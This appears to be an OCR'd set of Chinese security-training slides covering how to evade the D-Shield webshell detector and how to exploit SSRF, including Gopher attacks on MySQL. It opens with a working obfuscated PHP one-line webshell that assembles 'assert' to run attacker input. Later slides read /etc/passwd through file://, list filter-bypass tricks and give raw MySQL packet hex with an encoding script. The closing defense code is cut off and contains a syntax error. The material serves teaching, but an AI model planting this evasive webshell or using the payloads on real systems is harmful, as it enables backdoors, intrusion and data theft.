

# 思考题

## 如何绕过D盾一句话检测

### HINT

- 1.D盾会对危险函数进行检测
- 2.D盾会解析一些变量拼接
- 3.D盾对循环的判断不好

# 过D盾一句话

```
<?php
    error_reporting(0);
    function bypass($b,$d){
        $b = strrev($b);
        $b = substr($b,1);
        $b = "ass".$b;
        $c = '';
        for($i = 0;$i<6;$i++){
            if($i != 3)$c .= $b[$i];
        }
        $c = $c.'t';
        array_map($c,array($d));
    }
    bypass("trea2",$_GET['a']);
?>
```

# SSRF入门与进阶

S@ltyF1sh

# SSRF

- SSRF介绍
- SSRF基本利用
- SSRF绕过
- 利用Gopher扩展攻击面
- SSRF进行内网探测
- SSRF防护技巧

# 例题引入-SSRF1

```
<?
    $url = $_GET['url'];
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    $output = curl_exec($ch);
    $result_info = curl_getinfo($ch);
    curl_close($ch);
    var_dump($output);
?>
```

# 例题引入-SSRF1

- 这道题并不是一个现实的场景，现实的场景更加复杂，这里只是一个核心代码
- 我们这里看到，这里的这里的请求是服务端进行访问的，所以我们可以将这个当作一个代理，进行内网的探测

# 例题引入-SSRF1

- 因此我们将URL = <http://127.0.0.1/flag.php>
- 即可实现

# SSRF-基本利用-协议

- HTTP 显而易见，此处略
- FILE 协议可以用来读取本地文件



# FILE:///etc/passwd


```
<  →  ↻  🏠  ⓘ  不安全  demo.lesson/ssrf/ssrf1.php?url=file:///etc/passwd  ☆  📺  🔒  🌐  🧠  🛡️  🗨️  📄  🌙  ⋮
📁 应用  📁  Forum  📁  Tools  📁  Blog  📁  大数据平台  📁  学习  📁  SRC  📁  Kindle  📁  Web  📁  CTF  📁  BUPT  📁  ICPC  📁  ShowDoc  📁  文档  📁  PT  📁  网络认证登录
URL:  提交
## # User Database # # Note that this file is consulted directly only when the system is running # in single-user mode. At other times this information is provided by # Open Directory. # # See the opendirectoryd(8) man page for
additional information about # Open Directory. ## nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false root:*:0:0:System Administrator:/var/root:/bin/sh daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico _taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false _networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false _lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false _postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false _scsd:*:31:31:Service
Configuration Service:/var/empty:/usr/bin/false _ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false _appstore:*:33:33:Mac App Store Service:/var/empty:/usr/bin/false _mcxalr:*:54:54:MCX
AppLaunch:/var/empty:/usr/bin/false _appleevents:*:55:55:AppleEvents Daemon:/var/empty:/usr/bin/false _geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false _devdocs:*:59:59:Developer
Documentation:/var/empty:/usr/bin/false _sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false _mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false _ard:*:67:67:Apple Remote Desktop:/var/empty:/usr/bin/false
_www:*:70:70:World Wide Web Server:/Library/WebServer:/usr/bin/false _eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false _cvs:*:72:72:CVS Server:/var/empty:/usr/bin/false _svn:*:73:73:SVN
Server:/var/empty:/usr/bin/false _mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false _sshd:*:75:75:sshd Privilege separation:/var/empty:/usr/bin/false _qtss:*:76:76:QuickTime Streaming Server:/var/empty:/usr/bin/false
_cyrus:*:77:6:Cyrus Administrator:/var/imap:/usr/bin/false _mailman:*:78:78:Mailman List Server:/var/empty:/usr/bin/false _appserver:*:79:79:Application Server:/var/empty:/usr/bin/false _clamav:*:82:82:ClamAV
Daemon:/var/virusmails:/usr/bin/false _amavisd:*:83:83:AMaViS Daemon:/var/virusmails:/usr/bin/false _jabber:*:84:84:Jabber XMPP Server:/var/empty:/usr/bin/false _appowner:*:87:87:Application
Owner:/var/empty:/usr/bin/false _windowserver:*:88:88:WindowServer:/var/empty:/usr/bin/false _spotlight:*:89:89:Spotlight:/var/empty:/usr/bin/false _token:*:91:91:Token Daemon:/var/empty:/usr/bin/false
_securityagent:*:92:92:SecurityAgent:/var/db/securityagent:/usr/bin/false _calendar:*:93:93:Calendar:/var/empty:/usr/bin/false _teamsserver:*:94:94:TeamsServer:/var/teamsserver:/usr/bin/false _update_sharing:*:95:-2:Update
Sharing:/var/empty:/usr/bin/false _installer:*:96:-2:Installer:/var/empty:/usr/bin/false _atsserver:*:97:97:ATS Server:/var/empty:/usr/bin/false _ftp:*:98:-2:FTP Daemon:/var/empty:/usr/bin/false _unknown:*:99:99:Unknown
User:/var/empty:/usr/bin/false _softwareupdate:*:200:200:Software Update Service:/var/db/softwareupdate:/usr/bin/false _coreaudiod:*:202:202:Core Audio Daemon:/var/empty:/usr/bin/false
_screensaver:*:203:203:Screensaver:/var/empty:/usr/bin/false _locationd:*:205:205:Location Daemon:/var/db/locationd:/usr/bin/false _trustevaluationagent:*:208:208:Trust Evaluation Agent:/var/empty:/usr/bin/false
_timezone:*:210:210:AutoTimeZoneDaemon:/var/empty:/usr/bin/false _lda:*:211:211:Local Delivery Agent:/var/empty:/usr/bin/false _cvmsroot:*:212:212:CVMS Root:/var/empty:/usr/bin/false _usbmuxd:*:213:213:iPhone OS Device
Helper:/var/db/lockdown:/usr/bin/false _dovecot:*:214:6:Dovecot Administrator:/var/empty:/usr/bin/false _dpaudio:*:215:215:DP Audio:/var/empty:/usr/bin/false _postgres:*:216:216:PostgreSQL Server:/var/empty:/usr/bin/false
_krbtgt:*:217:-2:Kerberos Ticket Granting Ticket:/var/empty:/usr/bin/false _kadmin_admin:*:218:-2:Kerberos Admin Service:/var/empty:/usr/bin/false _kadmin_changepw:*:219:-2:Kerberos Change Password
Service:/var/empty:/usr/bin/false _devicemgr:*:220:220:Device Management Server:/var/empty:/usr/bin/false _webauthserver:*:221:221:Web Auth Server:/var/empty:/usr/bin/false
_netbios:*:222:222:NetBIOS:/var/empty:/usr/bin/false _warmd:*:224:224:Warm Daemon:/var/empty:/usr/bin/false _dovenull:*:227:227:Dovecot Authentication:/var/empty:/usr/bin/false _netstatistics:*:228:228:Network Statistics
Daemon:/var/empty:/usr/bin/false _avbdeviced:*:229:-2:Ethernet AVB Device Daemon:/var/empty:/usr/bin/false _krb_krbtgt:*:230:-2:Open Directory Kerberos Ticket Granting Ticket:/var/empty:/usr/bin/false
_krb_kadmin:*:231:-2:Open Directory Kerberos Admin Service:/var/empty:/usr/bin/false _krb_changepw:*:232:-2:Open Directory Kerberos Change Password Service:/var/empty:/usr/bin/false _krb_kerberos:*:233:-2:Open
Directory Kerberos:/var/empty:/usr/bin/false _krb_anonymous:*:234:-2:Open Directory Kerberos Anonymous:/var/empty:/usr/bin/false _assetcache:*:235:235:Asset Cache Service:/var/empty:/usr/bin/false
_coremediaiod:*:236:236:Core Media IO Daemon:/var/empty:/usr/bin/false _launchservicesd:*:239:239:_launchservicesd:/var/empty:/usr/bin/false _iconservices:*:240:240:IconServices:/var/empty:/usr/bin/false
_distnote:*:241:241:DistNote:/var/empty:/usr/bin/false _nsurlsessiond:*:242:242:NSURLSession Daemon:/var/db/nsurlsessiond:/usr/bin/false _nsurlstoraged:*:243:243:NSURLStorage
Daemon:/var/db/nsurlstoraged:/usr/bin/false _displaypolicyd:*:244:244:Display Policy Daemon:/var/empty:/usr/bin/false _astris:*:245:245:Astris Services:/var/db/astis:/usr/bin/false _krbfast:*:246:-2:Kerberos FAST
Account:/var/empty:/usr/bin/false _gamecontrollerd:*:247:247:Game Controller Daemon:/var/empty:/usr/bin/false _mbsetupuser:*:248:248:Setup User:/var/setup:/bin/bash _ondemand:*:249:249:On Demand Resource
Daemon:/var/db/ondemand:/usr/bin/false _xserverdocs:*:251:251:macOS Server Documents Service:/var/empty:/usr/bin/false _wwwproxy:*:252:252:WWW Proxy:/var/empty:/usr/bin/false _mobileasset:*:253:253:MobileAsset
User:/var/ma:/usr/bin/false _findmydevice:*:254:254:Find My Device Daemon:/var/db/findmydevice:/usr/bin/false _datadetectors:*:257:257:DataDetectors:/var/db/datadetectors:/usr/bin/false
_captiveagent:*:258:258:captiveagent:/var/empty:/usr/bin/false _ctkd:*:259:259:ctkd Account:/var/empty:/usr/bin/false _applepay:*:260:260:applepay Account:/var/db/applepay:/usr/bin/false _hidd:*:261:261:HID Service
User:/var/db/hidd:/usr/bin/false _cmiodalassistants:*:262:262:CoreMedia IO Assistants User:/var/db/cmiodalassistants:/usr/bin/false _analyticsd:*:263:263:Analytics Daemon:/var/db/analyticsd:/usr/bin/false
_fpsd:*:265:265:FPS Daemon:/var/db/fpsd:/usr/bin/false _timed:*:266:266:Time Sync Daemon:/var/db/timed:/usr/bin/false
_reportmemoryexception:*:269:269:ReportMemoryException:/var/db/reportmemoryexception:/usr/bin/false

/Users/hackboy/Code/Demo/ssrf/ssrf1.php:24:boolean true
```

# SSRF-绕过技巧

- 302跳转绕过
- 特殊字符 `http://00251.000376.0000251.00000376:80/`
- IPV6 `http://[:(ipv4)]` php中`gethostbyname`无法解析ipv6
- DNS解析 ceye
- IP不同进制 10/16/8进制
- php中关于URL函数 与 curl 差异
- 其中上面几种方法可以联合使用

# libcURL 差异



# SSRF+Gopher攻击面





- MySQL
- Redis
- FastCGI
- 攻击内网-POST请求
- Memcache
- SMTP
- Telnet
- FTP

**NB**

# Gopher?

- Gopher 是个极其古老的协议
- Gopher 现存资料几乎找不到
- 想出Gopher 这个利用方法真的NB
- 这里我们由于篇幅 (我太垃圾) 只去讲一下Gopher+MySQL 从 SSRF->RCE

# MySQL协议分析-通信方式


- Unix Socket  UNIX  `mysql -u root -proot`
  - 内存共享/命名管道;  Windows
- **TCP/IP Socket**  Remote `mysql -u root -proot -h 127.0.0.1`

# Gopher

# MySQL协议分析-认证过程


有密码

挑战应答



无密码

无挑战应答



# MySQL协议分析-认证包

相对位置	长度	名称	描述
0	4	协议协商	用于与服务端协商通讯方式
4	4	消息最长长度	客户端可以发送或接收的最长长度，0表示不做任何限制
8	1	字符编码	客服端字符编码方式
9	23	保留字节	未来可能会用到，预留字节，用0代替
32	不定	认证字符串	用户名+密码长度+加密后的密码+数据库名称（可选）+登录认证插件（mysql_native_password）



# MySQL协议分析-命令包

相对位置	长度	名称	描述
0	1	执行的命令	执行的命令，比如切换数据库
2	不定	命令相应的参数	<div>0x00 COM_SLEEP (内部线程状态)</div> <div>0x01 COM_QUIT 关闭连接</div> <div>0x02 COM_INIT_DB 切换数据库</div> <div>0x03 COM_QUERY SQL查询请求</div> <div>0x04 COM_FIELD_LIST 获取数据表字段信息</div> <div>0x05 COM_CREATE_DB 创建数据库</div> <div>0x06 COM_DROP_DB 删除数据库</div> <div>0x07 COM_REFRESH 清除缓存</div> <div>0x08 COM_SHUTDOWN 停止服务器</div> <div>0x09 COM_STATISTICS 获取服务器统计信息</div> <div>0x0A COM_PROCESS_INFO 获取当前连接的列表</div> <div>0x0B COM_CONNECT (内部线程状态)</div> <div>0x0C COM_PROCESS_KILL 中断某个连接</div> <div>0x0D COM_DEBUG 保存服务器调试信息</div> <div>0x0E COM_PING 测试连通性</div> <div>0x0F COM_TIME (内部线程状态)</div> <div>0x10 COM_DELAYED_INSERT (内部线程状态)</div> <div>0x11 COM_CHANGE_USER 重新登陆 (不断连接)</div> <div>0x12 COM_BINLOG_DUMP 获取二进制日志信息</div> <div>0x13 COM_TABLE_DUMP 获取数据表结构信息</div> <div>0x14 COM_CONNECT_OUT (内部线程状态)</div> <div>0x15 COM_REGISTER_SLAVE 从服务器向主服务器进行注册</div> <div>0x16 COM_STMT_PREPARE 预处理SQL语句</div> <div>0x17 COM_STMT_EXECUTE 执行预处理语句</div> <div>0x18 COM_STMT_SEND_LONG_DATA 发送BLOB类型的数据</div> <div>0x19 COM_STMT_CLOSE 销毁预处理语句</div> <div>0x1A COM_STMT_RESET 清除预处理语句参数缓存</div> <div>0x1B COM_SET_OPTION 设置语句选项</div> <div>0x1C COM_STMT_FETCH 获取预处理语句的执行结果</div>

# Gopher-利用

```
a500000185aff01000000121000000000000000000000000006375726c00006d7973716c5f6e61746976655f706173  
73776f72640068035f6f73076f737831302e390c5f636c69656e745f6e616d65086c69626d7973716c045f7069640531383631300f5f636c6965  
6e745f76657273696f6e06352e372e3231095f706c6174666f726d067838365f36340c70726f6772616d5f6e616d65056d7973716c  
210000000373656c65637420404076657273696f6e5f636f6d6d656e74206c696d69742031  
0f0000000373686f7720646174616261736573
```

- 这里利用WireShark导出数据
- 将数据编码为URL编码-转换脚本
- 利用CURL测试

```
def result(s):
    a = [s[i:i+2] for i in xrange(0, len(s), 2)]
    return "%"+"%".join(a)
```

# Gopher-利用

[illegible]

# Gopher-扩展

不需要交互才可以进行Gopher利用?

# Gopher-扩展

# NO


# Gopher-SOCK代理

- 我们可以利用SSRF+Gopher建立一个SOCK代理
- 我们这里可以使用猪猪侠的一个脚本
- 具体实现请GOOGLE

# SSRF-内网探测

- 当我们通过Gopher建立了Sock代理，内网探测就是简单的事情
- 这里不深入讨论

# SSRF-防御





# SSRF-防御-问题

效率低下

# SSRF-防御-解决方案

# HOOK技术

# SSRF-防御-HOOK

- 在每次请求之后调用一个HOOK函数，检查下一个URL是否为内网地址
- 具体实现自行Google
- 这里仅仅贴出检测代码

# SSRF-防御-HOOK

```
def check_ssrf(url):
    hostname = urlparse(url).hostname

    def ip2long(ip_addr):
        return unpack("!L", inet_aton(ip_addr))[0]

    def is_inner_ipaddress(ip):
        ip = ip2long(ip)
        return ip2long('127.0.0.0') >> 24 == ip >> 24 or \
            ip2long('10.0.0.0') >> 24 == ip >> 24 or \
            ip2long('172.16.0.0') >> 20 == ip >> 20 or \
            ip2long('192.168.0.0') >> 16 == ip >> 16 \
            ip2long('0.0.0.0') >> 24 == ip >> 24

    try:
        if not re.match(r"^https?:\/\/.*\/.*$", url):
            raise BaseException("url format error")
        ip_address = socket.getaddrinfo(hostname, 'http')[0][4][0]
        if is_inner_ipaddress(ip_address):
